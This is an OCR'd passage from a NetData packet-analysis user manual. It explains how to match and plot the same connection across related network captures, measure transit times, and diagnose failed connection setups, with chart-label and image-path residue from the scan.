
The connection 2-187832 (pale pink bands) was matched with packets in four connections from different clients.

8.5 Viewing Matching Packets in Related Captures


When a *super* project with two or more related captures reveals a network abnormality in one capture, there is a need to find all the matching packet records from the other captures and plot them on a timing chart with different views of the same connection side-by-side. An option ('Matched Connections') in a submenu of the timing chart's context menu loads all the matching packets in a single operation as illustrated below.

Before generating charts, it is necessary to use the 'Correlate Two Related Captures' tool in the Tools menu. That tool not only finds all the matching packet records in the different captures but also correlates the capture clocks and adjusts time stamps throughout the database to ensure that matching packets and transactions are properly aligned against the time-of-day scale on charts.


In the following case-study the first of three captures revealed a failed connection setup that took 21 seconds. Its timing chart showed that none of three Syn packets received a response:



The new Matched Connections command, like the Displayed Connections command, first displays a dialogue window to finalise the types of records to be loaded. A new checkbox ('Over all time') in this window requests all the records of all the relevant connections, not just the records within the chart's time span.




The resulting chart in this case indicated that the server did respond to all the Syn packets, but with Ack packets rather than Syn Ack packets:



The Ack packets were not seen in the second capture because they were dropped by a firewall.


The next step is to examine all the activity in these connections prior to the setup failure, by zooimg out to the left and executing the Matched Connections command again to load the packets of a fourth matching connection:



Some two minutes earlier, different instances of the top two connections handled traffic from a second workstation (subnet4x.145), and all three matched connections – using the same client ephemeral port number, 54297 – were left in a half-closed (Fin-Wait) state for a long time. The connection was probably left in this state because the client browser had returned it to a connection pool and there was no application thread to authorise complete closure.

A minute later a proxy server performing address translation assigned the connection request from the other workstation to the same connection with the server, even though it should have known that the connection was only half closed. The workstation couldn't be aware of the connection state. This one chart tells the whole story, and the solution in this case is to adjust browser and server idle timeouts to ensure that the client always initiates closure.

The following chart presents the full circumstances of five failed connection setups:


Copyright Measure IT
Packet Timing
Seconds
0
240
480
720
960
1200
1440
1680
Port
ConnID
Socket
45
40
35
30
25
20
15
10
5
non-data
Duplicate Ack
keep-alive probe
data
Syn
Final
Reset
data retransmitted
Syn retransmitted
Dup-SAck
lost in transit (44)
injected in network
request msg time
service time
Fin-wait state
06:16
06:20
06:24
06:28
06:32
06:36
06:40
06:44
Friday 10-Feb
NetData Chart (testMplsDmzInet)
6,966 packets





Chart Scales
Auto
Time of day start: 06:19:18
Time of day end: 06:19:42
Marker size: 6
Legend size: 9
Indicate elapsed seconds at top of chart
Automatic zoom
Allow secondary connectio
Chart Overlays
Server names or addresses
Clients
Port numbers
Protocols
Connection ID
Order by ID
Rev.
Socket bands
Colour by client
Marker legends
Event stripes
Transaction bars
Shaded 3D
Propagation bars
in Messages
When plotting matching packets - different records of the same packets from related captures, NetData normally stacks the bands of matched connections with client packets recorded at the start of their path plotted in the bottom band. The normal (forward) path order can be reversed by selecting the second option (Rev. Path).
When either Fwd or Rev Path is selected, the placement of matched connections acts like a strong binding force which takes precedence over the normal ordering of connections. Unmatched connections, and groups of matched connections, remain subject to the normal ordering rules which refer to either the time of the connection's first packt on the chart, or its connection ID, and that order too can be reversed.
Packets may have their address translated as they traverse the network and different workstation connections may be matched with different instances of the same server connection at different times. The strong
ding force accommodates multiple matched connections in a group
in some circumstances a more appropriate connection order might
achieved with the third option (No Path) to disable this binding.
Timing Chart
Further Overlays
Connection utilisation b
Links between data pa
Plot
client and server packe
Share sockets of dialogue
Highlight packets of type:
Clock interval: 0
Fwd Path
Rev. Path
No Path
Adjust Times
Fwd Path
Size
Re-plot
Accept
Cancel

When placing matching connections on the timing chart, the Path control at the bottom of the format-control window takes precedence over the normal controls, to keep them together in either path order.

8.6 Measure Transit Times without Adjusting Timestamps


New options for analysing super projects with multiple related captures allow matching packets to be found and transit times recorded without adjusting timestamps in the database. These options are useful when the timestamps in related captures are applied by the same clock or closely synchronised clocks, but highly asymmetrical traffic makes it difficult for NetData to correlate timestamps accurately.

The options appear when capture analysis is launched:



Related captures are compared only if the first highlighted box is checked. If the second highlighted box is not checked, transit times will be recorded in the database and lost packets will be highlighted on charts, but packet timestamps will not be adjusted.

The new options also appear when the tool for correlating two captures is run later in a NetData session. After finding matching packets and correlating their timestamps, the database contains raw packet transit times that may be negative instead of positive. A dialogue window presents options together with a summary of the correlation results:





When the Apply button is clicked all the new transit times are finalised with appropriate mathematical signs. If the highlighted box is checked, the calculated clock changes will be applied to database timestamps, and, at the same time, the transit times will be adjusted to reflect the timestamp changes.

8.7 Plotting Traffic of a Specified Client and Port

A simple way to plot all the transactions and packets of a particular client and port is to list the connection records of the client, find the connection using the specified port, and from the connection table's context menu choose to 'Plot Connection Packets'. If there are many connection instances using the same port, select the client port-number field and choose to 'Plot Packets of Similar Connections'.

NetData provides a simpler method that is particularly useful when working with a super project that has many related projects or captures, all with different views of the same connection that are to be plotted together on the one chart.







A new command to select 'Packets of Specified Client & Port' has been added to the sub-menu of the renamed command to view 'Specific Packets and Events'. It begins with a dialogue that

displays the focused client name and port number, allowing them to be changed and presenting options to control the types of records to be loaded. The new command loads not only the records of the specified client and port, but is also able to load the transactions and packets of fully-transparent connections between Riverbed SteelHeads that convey optimised forms of data that originated from the nominated socket.

The power of the new command is illustrated in a diagnosis of failed mainframe transactions that involved packet retransmissions. A packet-timing chart with only client retransmissions, throughout eight related captures in a super project with millions of packet records, revealed the following seven clusters of repeated retransmissions in just a few connections:



